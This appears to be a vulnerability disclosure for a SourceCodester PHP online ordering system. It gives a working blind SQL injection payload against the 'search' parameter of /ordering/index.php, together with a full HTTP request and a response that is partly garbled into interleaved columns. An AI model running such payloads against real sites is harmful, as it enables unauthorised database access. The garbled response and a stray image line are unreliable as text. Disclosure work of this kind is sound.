

## injection vulnerability

Author: Lingtao Wang

vendor: https://www.sourcecodester.com/php/12978/online-ordering-systemphpmysqli.html

Vulnerability file: /ordering/index.php?q=category&search=

Vulnerability location: /ordering/index.php?q=category&search= //search is Injection point

[+]Payload: /ordering/index.php?

g=category&search=3%20and%20length(database())%20=12--+ //search is Injection point

Current database name: multistoredb, length is 12

```
GET /ordering/index.php?q=category&search=3%20and%20length(database())%20=12--+ HTTP
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99

Connection: close



## When length (database ()) = 11, Content-Length: 18685

```
HTTP/1.1 200 OK
/ordering/index.php?q=category&searc
                                            Date: Wed, 18 May 2022 01:52:02 GMT
                                            Server: Apache/2.4.41 (Win64)
h=3%20and%201ength(database())%20=11
                                            OpenSSL/1.1.1c PHP/7.4.1
--+ HTTP/1.1
                                            X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0)
                                            GMT
Gecko/20100101 Firefox/46.0
                                            Cache-Control: no-store, no-cache,
Accept:
                                            must-revalidate
text/html,application/xhtml+xml,appl
                                            Pragma: no-cache
ication/xm1; q=0.9, */*; q=0.8
                                            Connection: close
                                            Content-Type: text/html;
Accept-Language:
zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
                                            charset=UTF-8
Accept-Encoding: gzip, deflate
                                            Content-Length: 18685
DNT: 1
Cookie:
                                             <!DOCTYPE html>
PHPSESSID=0m2td1md252h1nr3nsbmc5ss99
                                            <html lang="en">
Connection: close
                                            <head>
                                            <meta charset="utf-8">
                                            <title>Janobe / Search for
                                            Category</title>
                                            <meta name="viewport"</pre>
                                            content="width=device-width,
```



## **Search For Category**

